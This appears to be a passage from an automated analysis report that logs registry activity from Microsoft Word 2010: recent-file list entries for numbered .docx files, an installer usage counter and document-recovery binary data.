HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE9449AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598382	1379598383	success or wait	1	7FEE9449AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598383	1379598384	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F40B8	F40B8	binary	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 72 2B F9 7F 23 F5 D6 01 B8 40 0F 00 B8 40 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B8 40 0F 00 B8 40 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F40B8	F40B8	binary	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B8 40 0F 00 B8 40 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 CE FD 72 87 23 F5 D6 01 B8 40 0F 00 B8 40 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 